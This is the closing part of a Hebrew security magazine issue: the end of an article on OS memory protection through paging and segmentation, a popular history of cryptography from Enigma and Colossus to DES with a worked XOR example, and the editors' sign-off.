במסגרת המאמר הגדרנו שלושה צפיות מרכזיות ממערכת ההפעלה, אשר יתנו לנו בסיס מוצק לאבטחה. הצגנו 2 פיצ׳רים מרכזיים: **Paging** ו-**Segmentation** וראינו כיצד Windows 7 עושה בהם שימוש בכדי לענות על ציפיות אלו.

הציפיה הראשונה - לא לאפשר לתהליך לגשת או לערוך מידע של תהליך אחר. ראינו כי המענה לזה ניתן באמצעות שימוש במנגנון ה-Paging, באמצעותו יוצרים הפרדה חומרתית, שלא מאפשרת לזיכרון של תהליך אחד לגשת לזיכרון אחר. (הדרך היחידה לעשות זאת היא רק באמצעות דפים משותפים הממופים ל-2 התהליכים, כגון הקרנל או shared memory).

הציפיה השנייה - אל תאפשר לתהליך לגשת או לערוך מידע השייך למערכת ההפעלה. ראינו כי מערכת ההפעלה עושה שימוש הן ב-Paging והן ב-Segmentation בכדי ליצור הפרדה בין מרחב הזיכרון של קוד המשתמש (User-Mode), לבין מרחב הזיכרון של מערכת ההפעלה (Kernel Mode). ראינו כי תהליך אינו יכול לגשת למרחב הזיכרון של מערכת ההפעלה באופן ישיר.

הציפיה השלישית והאחרונה - אל תאפשר לקוד משתמש לגשת באופן ישיר לחומרה. המענה ניתן גם הוא ברגע שמוגדר כי רק קוד בעל הרשאות גבוהות (Kernel Mode) יכול לגשת אל משאבי החומרה. המשתמש, עושה שימוש ב-API מוגדרים, המאפשרים לו לדבר דרך ה-Kernel באופן, מקובע, מבוקר ובטוח (בשאיפה).

מקורות מידע נוספים

- http://www.intel.com/Assets/en_US/PDF/manual/253668.pdf
- https://en.wikipedia.org/wiki/Global_Descriptor_Table
- https://en.wikipedia.org/wiki/Intel_Memory_Model
- https://en.wikipedia.org/wiki/Memory_segmentation
- https://www.youtube.com/watch?v=nsWklEuhRmM
- http://duartes.org/gustavo/blog/post/memory-translation-and-segmentation/
- http://duartes.org/gustavo/blog/post/cpu-rings-privilege-and-protection/
- https://iambvk.wordpress.com/2007/10/10/notes-on-cpl-dpl-and-rpl-terms/
- https://en.wikipedia.org/wiki/Paging
- http://wiki.osdev.org/Paging

קריפטוגרפיה - חלק ג'

מאת אופיר בק

הקדמה

כמנהג הסדרה, לפני שנתקדם לתוכן המאמר, אכריז על הפותר של החידה מהמאמר הקודם: **אדווין כהן**. הטקסט המוצפן היה L'albatros - שיר בצרפתית, דבר אשר הקשה מעט על הפענוח. אדווין הוא הפותר הראשון שהצליח לאחר **ש-16 לפניו נכשלו**!

וכעת, בחזרה לענייננו, בחלק הקודם עסקנו בצפנים מעט חדישים יותר מהצפנים המונואלפבתיים הבסיסיים, אם כי גם בהם מצאנו נקודות תורפה. במאמר זה אנו נתקדם לתקופה יותר מודרנית. החלטתי לדלג על מלחמת העולם השנייה, למרות שהיא שלב מדהים בהיסטוריה של ההצפנה, ובכלל.

על כן, אני אסכם את הדברים במספר פסקאות קצרות.

המחשב הראשון

גרמניה הנאצית השתמשה בצופן מכני שנקרא אניגמה לתקשורת הבסיסית. הפענוח שלו בבסיס הבריטי ארך שבועות לכל הודעה, וגרם לכך שההודעות היו מיושנות ולא רלוונטיות כשפוצחו. פריצת דרך נעשתה על ידי המדען הגאון אלן טיורינג, אשר הצליח לפתח מכונות שיעשו את מלאכת החישוב. לא נכנס לפרטים בנוגע לפעולה המדויקת של המכונות אלא נתקדם מעט הלאה:

לאחר שצופן האניגמה נפרץ, הבריטים החלו לעבוד על פיצוח הצופן המתקדם יותר של הגרמנים: **הלורנץ**. הלורנץ פעלה בדומה לאניגמה אך הייתה מסובכת הרבה יותר. ג'ון טילטמן וביל טוטה גילו חולשה בצופן והבינו איך לפצח הודעה ביד.

בדומה להתפתחות פיצוח האניגמה, גם כאן פיצוח כל הודעה ארך שבועות בתחילה, עד שהמתמטיקאי המוכשר מקס ניומן הגה דרך להשתמש במיכון גם כדי לפצח את צופן הלורנץ. לצערו, רבים טענו כי הפיתרון שלו לא ישים, ולכן בניית המכונה מעולם לא תוקצבה, אך מהנדס בשם טומי פלאוורס, שהיה מעורב בדיון על התכנון של ניומן, החליט לעבוד על מכונה משלו, ולאחר עשרה חודשים הציג את מכונת הקולוסוס.

היא הכילה 1500 מתגים חשמליים שהיו מהירים באופן משמעותי מהמתגים האלקטרומכניים במכונת הבומבס של טיורינג, והיא הייתה ניתנת לתכנות, מה שהפך אותה למחשב בר התכנות הראשון.

לאחר המלחמה, הפרויקט נסגר וכל המעורבים נאסרו לשתף את המידע אודות מעשיהם, כך שמכונה שפותחה שנתיים אחרי זה, באוניברסיטת פנסילבניה, בשם ENIAC נחשבה למחשב הראשון במשך שנים, מבלי שטומי פלאוורס ומקס ניומן זכו לכבוד הראוי להם על הפיתוח המוקדם יותר.

הצפנה בעידן המחשבים

הצפנה במחשב והצפנה מסורתית דומת זו לזו מבחינות רבות, אך מספר הבדלים משמעותיים מבחינים ביניהן:

- **הראשון**: ייצוג המידע במחשב נעשה בסופו של דבר על ידי ביטים - כלומר, כל המידע במחשב מיוצג על ידי שורות על גבי שורות הבנויות משני תווים - 0 ו-1.
- **השני**: המהירות - רכיבים אלקטרוניים נעים במהירות גבוה בהרבה ביחס לרכיבים מכניים.
- **השלישי**: יכולת ערבול. בעוד אנחנו מוגבלים במכונות למה שמעשי לבנות (ולכן לאניגמה לדוגמה היו שלושה או ארבעה מערבלי אותיות), במחשב אנחנו יכולים להניח גם מאה מערבלים וירטואליים מבלי שנפח המקום שהמחשב יתפוס יגדל.

בשל שלושת ההבדלים הללו, ניתן לבנות מכונת הצפנה תיאורטית עם מורכבות עצומה, ואין את הצורך לבנות מכונה פיזית שתממש זאת.

לצורך הנוחות, אנחנו נשתמש בפרוטוקול ASCII (הפרוטוקול הסטנדרטי ביותר להפיכת תווים לקבוצה של ביטים) כדי לייצג את האותיות, באופן הבא (בטבלה מוצגים הקודים של האותיות הגדולות באנגלית):

A	1000001	**N**	1001110
B	1000010	**O**	1001111
C	1000011	**P**	1010000
D	1000100	**Q**	1010001
E	1000101	**R**	1010010
F	1000110	**S**	1010011
G	1000111	**T**	1010100
H	1001000	**U**	1010101
I	1001001	**V**	1010110

J	1001010	**W**	1010111
K	1001011	**X**	1011000
L	1001100	**Y**	1011001
M	1001101	**Z**	1011010

בנוסף, משתמשים בפעולות לוגיות על ביטים האלה, אותן פירטתי בעבר גם באסמבלי, אך למען הנוחות אפרט אותן מחדש גם פה:

1. **AND** - משווה בין ביטים, ורק כאשר שני שווים ל-1 רושמת 1, בכל מקרה אחר - 0. כלומר שימוש בפקודה AND על 10000000 ביחד עם 11111111 תחזיר לנו 10000000 - את התחום המשותף בו לשניהם יש את המספר 1.
2. **OR** - משווה בין ביטים, ואם לפחות אחד מהם שווה ל-1, רושמת 1. בכל מקרה אחר - 0. כלומר - השימוש בפקודה הלוגית הזאת על 10000000 ביחד עם 11111111 תחזיר לנו 11111111 - התחום המשותף בו לפחות לאחד מהם יש את המספר 1.
3. **XOR** - משווה בין ביטים, ורק אם אחד מהם בלבד שווה ל-1, רושמת 1. בכל מקרה אחר - 0. כלומר - השימוש בפקודה הלוגית הזאת על 10000000 יחד עם 11111111 תחזיר לנו 01111111 - התחום המשותף בו לאחד האיברים יש 0 ולאחד האיברים יש 1.
4. **NOT** - הופכת ביטים. הפקודה הזאת מקבלת רק איבר אחד, ובכל מקום שיש 1 רושמת 0, ולהפך. כלומר - השימוש בפקודה הלוגית הזאת על 10000000 תחזיר לנו 01111111.

בעזרת הכלים הבסיסיים האלו כבר ניתן להתחיל לכתוב הצפנות בסיסיות, בעזרת שימוש במפתח כמובן.

הצפנה בסיסית ביותר לדוג' תהיה לקחת את הטקסט, לצורך העניין HELLO, ולרשום 1 בכל פעם שהביטים שונים, ו-0 כשהם שווים. נבחר לו את המפתח DAVID. את השלבים אראה מיד:

הודעה:	HELLO
מפתח:	DAVID
הודעה ב-ASCII ביטים:	10010001000101100110010011001001111
מפתח ב-ASCII ביטים:	10001001000001101011010010011000100
הודעה מוצפנת:	00011000000100001101000001010001011

כעת ניתן לשדר את הרצף של 35 הביטים האלו, כשבצד השני, המקבל ישתמש באותו המפתח כדי לפענח את ההודעה.

אין ספק שמדובר בצופן יחסית בסיסי, ועם זאת, הוא סך הכל די יעיל, אך צצה בעיה בסיסית ביותר: ההצפנה הזו מוגבלת לאנשים שיש להם מחשבים, ובאותה תקופה, מדובר היה רק בממשלות וצבאות. סדרה של פריצות דרך מדעיות, טכנולוגיות והנדסיות הביאו להפצה רחבה בהרבה של מחשבים, וכתוצאה מכך, גם של הצפנה ממוחשבת.

ב-1947, המצאת הטרנזיסטור, תחליף זול למתג החשמלי הוזילה מעט את הייצור. ב-1951, החלו חברות לייצר מחשבים לפי הזמנה, וב-1953 הציגה IBM את המחשב הראשון שלה, וארבע שנים מאוחר יותר גם את שפת התכנות הנוחה (יחסית לאסמבלי) הראשונה - Fortan. ב-1959 הייתה פריצת דרך משמעותית גם כן, עם המצאת המעגל המשולב.

כך יצא שבשנות השישים מחשבים גם התחזקו מחד, וגם נעשו זולים יותר ויותר מאידך, כך שיותר ויותר עסקים החלו לרכוש מחשבים, כדי להצפין תקשורת חשובה, כדוגמת העברת כספים. בדיוק מכאן התפתחה בעיה נוספת: סטנדרטיזציה. חברה עשויה להשתמש במערכת הצפנה כלשהי כדי להצפין תקשורת נתונים פנימי, אך כיצד תוכל לשלוח הודעה חיצונית לארגון אחר, שאינו משתמש באותה שיטת הצפנה?

בסופו של דבר, באמצע שנת 1973, מכון הסטנדרדים הלאומי האמריקני החליט לפתור את הבעיה, ויצא באופן רשמי בבקשה לקבל הצעות פיתוח למערכת הצפנה סטנדרטית, שכל העסקים ישתמשו בה. מוצר בשם "לוציפר" (גם היום הרבה מתוכנות הצפנה מקבלות שמות הקשורים לגיהנום או השאול במיתולוגיות שונות, כדוגמת תוכנת "קרברוס" - כלב השאול מהמיתולוגיה היוונית), שהיה אחד האלגוריתמים הטובים ביותר להצפנה באותו הזמן, היה שייך ל-IBM.

הוא פותח על ידי מהגר גרמני בשם הורסט פייסטל (Feistel) שהגיע לאמריקה לפני מלחמת העולם השנייה, בשנת 1934. הוא הושם במעצר בית עד כניעתה של גרמניה, בשל חשד לשיתוף פעולה (שלא היה בו דבר, אבל באותה תקופה האמריקנים לא היו נאורים כפי שהם טוענים שהם). כשהוא החל סוף סוף לחקור צפנים, ה-NSA האמריקני (הסוכנות לביטחון לאומי) סיבך אותו, וגרם לכך שהפרוייקט שלו יבוטל.

בשנות ה-60 הוא עבר לעבוד בחברה בשם MITRE, אבל גם שם ה-NSA רדפה אותו והכריחה אותו לעזוב. לבסוף הוא הגיע למעבדות IBM, שם הצליח לחקור במשך כמה שנים באין מפריע, ושם פיתח את "לוציפר". לוציפר השתמשה ב"פונקציית מטחנה", דבר שעד היום אין לו הגדרה מדוייקת, אך ניתן להסביר זאת במעין מטאפורה: לוקחים גוש בצק עליו כתובה ההודעה, לשים אותו באופן מסויים מספר פעמים, כך שההודעה מעורבלת, לאחר מכן, מבצעים פעולה הפוכה בצד השני כדי לפענח.

למרות זאת, ה-NSA שוב פעם התערב בפרוייקט, וכשהוא הפיץ אותו לציבור, הוא איפשר שימוש "רק" ב-100,000,000,000,000,000 מפתחות (56 ביטים), מכיוון שה-NSA ידע שהוא לא יוכל לחדור ליכולת המלאה של לוציפר, והוא רצה לשמור לעצמו את היכולת להגיע למידע של המשתמשים במידת הצורך. ב-1976 לוציפר נבחר לשמש בתור הצופן הלאומי, ונקרא מאז DES, ראשי תיבות ל- Data Encryption Standard. גם כיום, 40 שנה לאחר מכן, הוא עדיין אחד הצופנים הרשמיים.

כעת, חברות רבות החלו להשתמש בהצפנה ממחושבת, מכיוון שהמתחרים העסקיים, ואף עסק אזרחי, לא יכלו לפענח את ההודעה המוצפנת, מכיוון שמספר וגודל המתפחות היה גדול דיו. ה-NSA לעומת זאת, היה בעל כוח חישובי מספיק גדול כדי לעשות כן.

סיכום

התקדמנו יותר לכיוון העת המודרנית, ואל ההצפנה הממחושבת, אשר גם היום אנו עושים בה שימוש (אם כי באופן מעט שונה, עליו ארחיב בפעמים הבאות). בפעם הבאה נתעסק בבעיות נוספות שצצו בהצפנה הממוחשבת, ואיך חוקרים שונים שקדו כדי לפתור אותן.

על המחבר

שמי אופיר בק, בן 17 מפתח תקווה. אני לומד בתוכנית "גבהים" של מטה הסייבר הצה"לי וב- C-Security. קשה למצוא חומר מעודכן יחיסת בעברית, ומאחר והמגזין הזה העניק לי כל כך, הרגשתי חובה לתרום בחזרה. מקווה שנהניתם. ניתן ליצור עמי קשר בכתובת: ophiri99@gmail.com.

קריאה נוספת

- אלן טיורינג:

https://en.wikipedia.org/wiki/Alan_Turing

- צופן הלורנץ:

https://en.wikipedia.org/wiki/Lorenz_cipher

- הקלוסוס:

https://en.wikipedia.org/wiki/Colossus_computer

- מחשב ENIAC:

https://en.wikipedia.org/wiki/ENIAC

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-77 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש נובמבר.

אפיק קסטיאל,

ניר אדר,

31.10.2016